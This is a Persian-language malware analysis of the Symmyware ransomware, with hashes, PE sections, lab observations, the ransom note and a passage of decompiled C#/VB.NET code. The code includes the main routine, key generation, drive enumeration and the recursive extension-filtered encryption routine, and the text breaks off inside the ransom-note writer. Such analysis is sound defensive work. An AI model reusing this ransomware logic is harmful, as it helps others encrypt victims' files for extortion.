باسمه تعالی

تحلیل فنی باج افزار Symmyware

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام Symmyware خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در تاریخ ۱ نوامبر سال ۲۰۱۸ میلادی شروع شده است. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC - ۱۲۸ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند و تنها فایل‌های موجود در دایرکتوری‌هایی خاص و با پسوندهایی مشخص را که در ادامه به آن‌ها اشاره خواهیم نمود، رمزگذاری می‌کند. طبق بررسی‌های انجام شده این باج‌افزار پس از اجرا، دو فایل اجرایی با نام‌های hyBrDFjOidLuty.exe و PsExec.exe در همان دایرکتوری که فایل اصلی وجود دارد، ایجاد می‌کند که تمام فرایند رمزگذاری فایل‌ها توسط فایل hyBrDFjOidLuty.exe صورت می‌گیرد و فایل‌های اجرایی مورد اشاره پس از اتمام فرایند رمزگذاری حذف می‌شوند. طبق بررسی‌های انجام شده ریشه‌یابی باج‌افزار Symmyware به صورت زیر می‌باشد :

HiddenTear >> Scrabber , EnybenyCrypt , SnowPicnic , SymmyWare

باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ".SYMMYWARE" تغییر می‌دهد و از قربانیان تقاضای پرداخت بیت‌کوین می‌کند.

مشخصات فایل‌های اجرایی :

۱- مشخصات فایل اصلی باج‌افزار SymmyWare :

نام فایل	jisMlDfmBgdeF.exe
MD۵	fc۵۹۵۲۸۶۶b۷e۰dd۸c۹۷۲۹۱ec۰۰cf۲۱a۰
SHA-۱	bba٤۳a۸۷b٤٤۲٦۹۵b۹c٦e۸bd۲٤d۳۰٤۵b۲f۱b۳۹٤۷۹
SHA-۲۵٦	۷e۰ff۰۹۰۹bbc۵۵٦۵a۸b۸۳d٤٦c۹f٤ac۷٦۲۰۰۷۷۰۳cede۸ee٦٦۸b۷۵af۸۹٦۷۵٤c۵٦۹
اندازه فایل	٤۲۳ KB
کامپایلر	PureBasic ٤.x -> Neil Hodgson
آیکون فایل اجرایی	

۲- مشخصات فایل **hyBrDFjOidLuty.exe** :

نام فایل	hyBrDFjOidLuty.exe
MD۵	۹ca۳۳۹da۸a۹۶۶۵۶۷۷۹۰۷٤b۵caaa۷٦c٦۳
SHA-۱	f٦۸۱۳۰۷۸۲۵۳f۷۲bf۲۵c۱۳٦debe٤۵ac۵٤cfbb۷۰۱۲
SHA-۲۵٦	da۵۰۷۳۰۵۸۰bd۷fe۱٤fca۵c۳۵٤۷eb۵٤۸۸۲b٦f۷۹b٤۲cd٤۷٤۵۳۰b۹b۰۷dd۵de٤f۱ac
اندازه فایل	۲۰.۵ KB
کامپایلر	Microsoft visual C# v۷.۰ / Basic .NET
آیکون فایل اجرایی	

فایل اصلی باج افزار SymmyWare دارای پنج بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.code	۵.۲۳	٤۰۹٦	۱۳۷۰۵	۱۳۸۲٤
.text	٦.۵۹	۲۰٤۸۰	٤٦۰۳۳	٤٦۰۸۰
.rdata	٦.٦۲	٦۹٦۳۲	۲٤۳۸	۲۵٦۰
.data	۵.٤۳	۷۳۷۲۸	۷۱۲۸	۵٦۳۲
.rsrc	٦.۳٤	۸۱۹۲۰	۳٦۳۵۹۲	۳٦٤۰۳۲


فایل hyBrDFjOidLuty.exe نیز دارای سه بخش می‌باشد :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	۵.۲۳	۸۱۹۲	۱٦٤۲۰	۱٦۸۹٦
.rsrc	٤.۳۸	۳۲۷٦۸	۲۸٦٤	۳۰۷۲
.reloc	۰.۰۸	٤۰۹٦۰	۱۲	۵۱۲

تحلیل پویا :


برای بررسی عمیق‌تر باج‌افزار SymmyWare، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا، دو فایل اجرایی با نام‌های hyBrDFjOidLuty.exe و PsExec.exe در همان دایرکتوری که فایل اصلی وجود دارد، ایجاد می‌کند که همانطور که اشاره شد تمام فرایند رمزگذاری فایل‌ها توسط فایل hyBrDFjOidLuty.exe صورت می‌گیرد و فایل PsExec.exe نیز جهت اجرای دستورات از راه دور احتمالی، استفاده می‌شود. فایل‌های اجرایی مورد اشاره پس از اتمام فرایند رمزگذاری حذف می‌شوند. تصاویر زیر مربوط به فایل‌های ایجاد شده و فرایندهای مربوط به باج‌افزار می‌باشد :

تصویر ۱: فایل‌های ایجاد شده



تصویر ۲: فرایندهای اجرا شده در طول فعالیت باج‌افزار

همچنین این باج‌افزار پس از اجرا اکسپلورر ویندوز را ری‌استارت می‌کند و یک فایل متنی تحت عنوان SIMMYWARE.TXT بر روی Desktop و دایرکتوری‌های مختلف ایجاد می‌کند که محتوای آن شامل پیغام باج‌خواهی می‌باشد و در نهایت فرایند مربوط به اجرای باج‌افزار خاتمه می‌یابد. تصویر زیر مربوط به پیغام باج‌خواهی باج‌افزار می‌باشد :



بر اساس پیغام باج‌خواهی، مهاجمین اعلام کرده‌اند تمام فایل‌ها را با استفاده از الگوریتم AES ۱۲۸ بیتی رمزگذاری کرده‌اند و قربانیان بدون ابزار رمزگشایی قادر به رمزگشایی آن‌ها نیستند. مهاجمین در پیغام باج‌خواهی اشاره‌ای به مبلغ باج‌خواهی و آدرس کیف پول بیت‌کوین ننموده‌اند اما اعلام نموده‌اند که قربانیان پس از پرداخت مبلغ باج از طریق آدرس ایمیل simmyware@protonmail.ch جهت رمزگشایی فایل‌ها، با آن‌ها ارتباط برقرار نمایند. همچنین مهاجمین برای پرداخت مبلغ باج‌خواهی ۴۸ ساعت به قربانیان مهلت داده‌اند و در صورت عدم پرداخت این مبلغ، فرایند حذف فایل‌ها آغاز خواهد شد.

همانطور که اشاره شد این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC – ۱۲۸ بیتی برای رمزگذاری فایل‌ها استفاده می‌کند. این باج‌افزار به جز فایل‌های موجود در دایرکتوری‌های زیر، باقی دایرکتوری‌ها را مورد هدف قرار می‌دهد :


Windows, Program Files, Program Files (x۸۶)

لیست فایل‌های مورد هدف باج‌افزار :

.txt, .doc, .docx, .xls, .xlsx, .ppt, .pptx, .odt, jpeg, .png, .csv, .sql, .mdb, .sln, .php, .asp, .aspx, .html, .xml, .psd, .sql, .mp٤, .٧z, .rar, .m٤a, .wma, .avi, .wmv, .csv, .d٣dbsp, .zip, .sie, .sum, .ibank, .t١٣, .t١٢, .qdf, .gdb, .tax, .pkpass, .bc٦, .bc٧, .bkp, .qic, .bkf, .sidn, .sidd, .mddata, .itl, .itdb, .icxs, .hvpl, .hplg, .hkdb, .mdbackup, .syncdb, .gho, .cas, .svg, .map, .wmo, .itm, .sb, .fos, .mov, .vdf, .ztmp, .sis, .sid, .ncf, .menu, .layout, .dmp, .blob, .esm, .vcf, .vtf, .dazip, .fpk, .mlx, .kf, .iwd, .vpk, .tor, .psk, .rim, .w٣x, .fsh, .ntl, .arch٠٠, .lvl, .snx, .cfr, .ff, .vpp_pc, .lrf, .m٢,


.mcmeta, .vfs٠, .mpqge, .kdb, .db٠, .dba, .rofl, .hkx, .bar, .upk, .das, .iwi, .litemod, .asset, .forge, .ltx, .bsa, .apk, .re٤, .sav, .lbf, .slm, .bik, .epk, .rgss٣a, .pak, .big, wallet, .wotreplay, .xxx, .desc, .py, .m٢u, .flv, .js, .css, .rb, .p٧c, .pk٧, .p٧b, .p١٢, .pfx, .pem, .crt, .cer, .der, .x٣f, .srw, .pef, .ptx, .r٣d, .rw٢, .rwl, .raw, .raf, .orf, .nrw, .mrwref, .mef, .erf, .kdc, .dcr, .cr٢, .crw, .bay, .sr٢, .srf, .arw, .٣fr, .dng, .jpe, .jpg, .cdr, .indd, .ai, .eps, .pdf, .pdd, .dbf, .mdf, .wb٢, .rtf, .wpd, .dxg, .xf, .dwg, .pst, .accdb, .mdb, .pptm, .pptx, .ppt, .xlk, .xlsb, .xlsm, .xlsx, .xls, .wps, .docm, .docx, .doc, .odb, .odc, .odm, .odp, .ods, .odt, .veg, .ico, .lnk

تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج‌افزار می‌باشد و همانطور که قابل مشاهده است این باج‌افزار فایل‌هایی با پسوندهای مشخص را رمزگذاری نموده است، همچنین فایل‌هایی که نام آن‌ها به زبان فارسی می‌باشد را نیز رمزگذاری کرده و پس از رمزگذاری فایل‌ها پسوند ".SYMMYWARE" را به انتهای آن‌ها اضافه می‌کند.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود. هنگام اجرای باج‌افزار SymmyWare شاهد بودیم که این باج‌افزار به طور میانگین از بیش از ۷۵ درصد ظرفیت CPU، و ۱۵ الی ۲۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت

زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌هایی با پسوندهای مشخص را رمزگذاری می‌کند، بستگی به حجم فایل‌ها و تعداد آن‌ها دارد، به طور مثال طبق بررسی‌های صورت گرفته در محیط آزمایشگاه، مدت زمان لازم جهت رمزگذاری یک هارد دیسک با حجم ۲۵ گیگابایت، ۲ دقیقه بود. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.

تحلیل ایستا:

همانطور که اشاره شد باج‌افزار SymmyWare پس از اجرا دو فایل اجرایی با نام‌های hyBrDFjOidLuty.exe و PsExec.exe در همان دایرکتوری که فایل اصلی وجود دارد، ایجاد می‌کند که تمام فرایند رمزگذاری فایل‌ها توسط فایل hyBrDFjOidLuty.exe صورت می‌گیرد. پس از تحلیل کد فایل اجرایی مورد اشاره با نام hyBrDFjOidLuty به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار SymmyWare ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد. تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



قطعه کد زیر مربوط به تابع startAction() باج‌افزار می‌باشد که توضیحات مرتبط با توابع در یک جدول آمده است.

```
startAction() : void
1  // hyBrDFjOidLuty.Form1
2  // Token: 0x0600000D RID: 13 RVA: 0x00002DC4 File Offset: 0x00000FC4
3  public void startAction()
4  {
5      string password = this.CreateRandomString(15, this.charSet);
6      this._restart_explorer();
7      string[] logicalDrives = Directory.GetLogicalDrives();
8      foreach (string text in logicalDrives)
9      {
10         this.encryptDirectory(text, password);
11         this.messageCreator(text);
12     }
13     bool flag;
14     do
15     {
16         flag = Form1.CheckForInternetConnection();
17         if (flag)
18         {
19             this.SendPassword(password);
20         }
21     }
22     while (!flag);
23     this._restart_explorer();
24     GC.Collect();
25     base.Close();
26 }
27
```

ایجاد یک رشته ۱۵ کاراکتری، جهت رمزگذاری فایل‌ها	CreateRandomString(۱۵,)
ری‌استارت نمودن اکسپلورر ویندوز	_restart_explorer()
این تابع جهت فراخوانی درایوهای موجود استفاده می‌شود.	GetLogicalDrives()
این تابع مربوط به رمزگذاری دایرکتوری‌ها و فایل‌های مورد اشاره می‌باشد.	encryptDirectory(,)
این تابع مربوط به تابع ایجاد فایل پیغام باج‌خواهی می‌باشد.	messageCreator()
این تابع بررسی می‌کند که سیستم قربانی به اینترنت متصل است یا خیر.	CheckForInternetConnection()
با فراخوانی این تابع، اطلاعات مربوط به سیستم قربانی به همراه پسورد مربوط به رمزگذاری فایل‌ها، به سرور کنترل و فرمان باج‌افزار ارسال می‌گردد.	SendPassword()

قطعه کد زیر مربوط به تابع CreateRandomString(۱۵,) می‌باشد که یک رشته ۱۵ کاراکتری به صورت تصادفی جهت رمزگذاری فایل‌ها و منحصربفرد برای هر قربانی ایجاد می‌کند :

CreateRandomString(int, string) : string

```
1  // hyBrDFjOidLuty.Form1
2  // Token: 0x06000008 RID: 8 RVA: 0x00002284 File Offset: 0x00000484
3  public string CreateRandomString(int length, string str)
4  {
5      StringBuilder stringBuilder = new StringBuilder();
6      Random random = new Random();
7      while (0 < length--)
8      {
9          stringBuilder.Append(str[random.Next(str.Length)]);
10     }
11     return stringBuilder.ToString();
12 }
13
```

قطعه کد زیر مربوط به تابع _restart_explorer() می‌باشد که با فراخوانی آن ویندوز اکسپلورر ری‌استارت می‌شود :

_restart_explorer() : void

```
// hyBrDFjOidLuty.Form1
// Token: 0x06000006 RID: 6 RVA: 0x000020EC File Offset: 0x000002EC
private void _restart_explorer()
{
    try
    {
        foreach (Process process in Process.GetProcesses())
        {
            try
            {
                Process[] processesByName = Process.GetProcessesByName("explorer");
                foreach (Process process2 in processesByName)
                {
                    process2.Kill();
                }
            }
            catch
            {
            }
        }
        Process.Start(Path.Combine(Environment.GetEnvironmentVariable("windir"), "explorer.exe"));
    }
    catch
    {
    }
}
```

قطعه کد زیر مربوط به تابع GetLogicalDrives() می‌باشد که باج‌افزار با استفاده از این تابع تمامی درایوهای موجود بر روی سیستم قربانی را جهت رمزگذاری فایل‌ها اسکن می‌کند :

Directory

```
// Token: 0x0600171A RID: 5914 RVA: 0x00049DA4 File Offset: 0x00047FA4
[SecuritySafeCritical]
public static string[] GetLogicalDrives()
{
    new SecurityPermission(SecurityPermissionFlag.UnmanagedCode).Demand();
    int logicalDrives = Win32Native.GetLogicalDrives();
    if (logicalDrives == 0)
    {
        __Error.WinIOError();
    }
    uint num = (uint)logicalDrives;
    int num2 = 0;
    while (num != 0u)
    {
        if ((num & 1u) != 0u)
        {
            num2++;
        }
        num >>= 1;
    }
    string[] array = new string[num2];
    char[] array2 = new char[]
    {
        'A',
        ':',
        '\\'
    };
    num = (uint)logicalDrives;
    num2 = 0;
    while (num != 0u)
    {
        if ((num & 1u) != 0u)
        {
            array[num2++] = new string(array2);
        }
        num >>= 1;
        char[] array3 = array2;
        int num3 = 0;
        array3[num3] += '\u0001';
    }
    return array;
}
```

قطعه کد زیر مربوط به تابع encryptDirectory(,) می‌باشد که با فراخوانی آن فایل‌ها و دایرکتوری‌های مورد هدف باج‌افزار رمزگذاری می‌شود :

encryptDirectory(String, String) : Void

```
' hyBrDFjOidLuty.Form1
Public Sub encryptDirectory(location As String, password As String)
    Try
        Dim source As String() = New String() { ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", "jpeg", ".png", ".csv", ".sql", ".mdb", ".sln",
          ".php", ".asp", ".aspx", ".html", ".xml", ".psd", ".sql", ".mp4", ".7z", ".rar", ".m4a", ".wma", ".avi", ".wmv", ".csv", ".d3dbsp", ".zip", ".sie",
          ".sum", ".ibank", ".t13", ".t12", ".qdf", ".gdb", ".tax", ".pkpass", ".bc6", ".bc7", ".bkp", ".qic", ".bkf", ".sidn", ".sidd", ".mddata", ".itl",
          ".itdb", ".icxs", ".hvpl", ".hplg", ".hkdb", ".mdbackup", ".syncdb", ".gho", ".cas", ".svg", ".map", ".wmo", ".itm", ".sb", ".fos", ".mov", ".vdf",
          ".ztmp", ".sis", ".sid", ".ncf", ".menu", ".layout", ".dmp", ".blob", ".esm", ".vcf", ".vtf", ".dazip", ".fpk", ".mlx", ".kf", ".iwd", ".vpk", ".tor",
          ".psk", ".rim", ".w3x", ".fsh", ".ntl", ".arch00", ".lvl", ".snx", ".cfr", ".ff", ".vpp_pc", ".lrf", ".m2", ".mcmeta", ".vfs0", ".mpqge", ".kdb",
          ".db0", ".dba", ".rofl", ".hkx", ".bar", ".upk", ".das", ".iwi", ".litemod", ".asset", ".forge", ".ltx", ".bsa", ".apk", ".re4", ".sav", ".lbf", ".slm",
          ".bik", ".epk", ".rgss3a", ".pak", ".big", "wallet", ".wotreplay", ".xxx", ".desc", ".py", ".m3u", ".flv", ".js", ".css", ".rb", ".p7c", ".pk7", ".p7b",
          ".p12", ".pfx", ".pem", ".crt", ".cer", ".der", ".x3f", ".srw", ".pef", ".ptx", ".r3d", ".rw2", ".rwl", ".raw", ".raf", ".orf", ".nrw", ".mrwref",
          ".mef", ".erf", ".kdc", ".dcr", ".cr2", ".crw", ".bay", ".sr2", ".srf", ".arw", ".3fr", ".dng", ".jpe", ".jpg", ".cdr", ".indd", ".ai", ".eps", ".pdf",
          ".pdd", ".dbf", ".mdf", ".wb2", ".rtf", ".wpd", ".dxg", ".xf", ".dwg", ".pst", ".accdb", ".mdb", ".pptm", ".pptx", ".ppt", ".xlk", ".xlsb", ".xlsm",
          ".xlsx", ".xls", ".wps", ".docm", ".docx", ".doc", ".odb", ".odc", ".odm", ".odp", ".ods", ".odt", ".veg", ".ico", ".lnk" }
        Dim files As String() = Directory.GetFiles(location)
        Dim directories As String() = Directory.GetDirectories(location)
        For i As Integer = 0 To files.Length - 1
            Dim extension As String = Path.GetExtension(files(i))
            If source.Contains(extension) Then
                Me.EncryptFile(files(i), password)
            End If
        Next
        For j As Integer = 0 To directories.Length - 1
            If Not directories(j).Contains("Windows") AndAlso Not directories(j).Contains("Program Files") AndAlso Not directories(j).Contains("Program Files
              (x86)") Then
                Me.encryptDirectory(directories(j), password)
                Me.messageCreator(directories(j))
            End If
        Next
    Catch ex As Exception
    End Try
End Sub
```

قطعه کد زیر مربوط به تابع messageCreator() می‌باشد که باج‌افزار فایل مربوط به پیغام باج‌خواهی را در دایرکتوری‌های مختلف و تحت عنوان SIMMYWARE.TXT ایجاد می‌کند.

messageCreator(string) : void

```
// hyBrDFjOidLuty.Form1
// Token: 0x0600000E RID: 14 RVA: 0x00002E40 File Offset: 0x00001040
public void messageCreator(string path)
{
    string[] contents = new string[]
    {
        "*-------=SymmiWare=-------*",
        "All your files was ciphered by Strong algorythm AES-128.",
        "Take your time, no one will be able to decrypt your files without our decryption service.",
        "To decrypt files, pay $ 0 in Bitcoins. If you do not have 0 bitcoins (everyone has it) then go to the site localbitcoins.com and there send to our wallet
          (which we do not have) and write to the mail simmyware@protonmail.ch to get the key and the decoder.",
        "We advise you not to mess around because you still do not restore their hands.",
        "We've also encrypted all your drives, files on your hard drives and network drives.",
        "AES-128 is the Most reliable military-grade cryptographic algorithm.",
        "There's no way to hack it, not even with a supercomputer.",
        "The file cutter will start in 48 hours.",
        "Don't be stupid and ugly like Patrick.",
        "Any hacking attempts can fuck all of your data and the locker will turn them into pee-pee.",
        "Good luck. Goodbye.",
        "P.S I'm not spreading, and I can't.",
        "P.P.S. The best time to send a letter: after November 25 (while we register the mail), and the fact that we wrote about 48 hours - it was a joke. We do
          not count down the time until the system is removed.",
        "*-------=SymmiWare=-------*"
    };
    try
    {
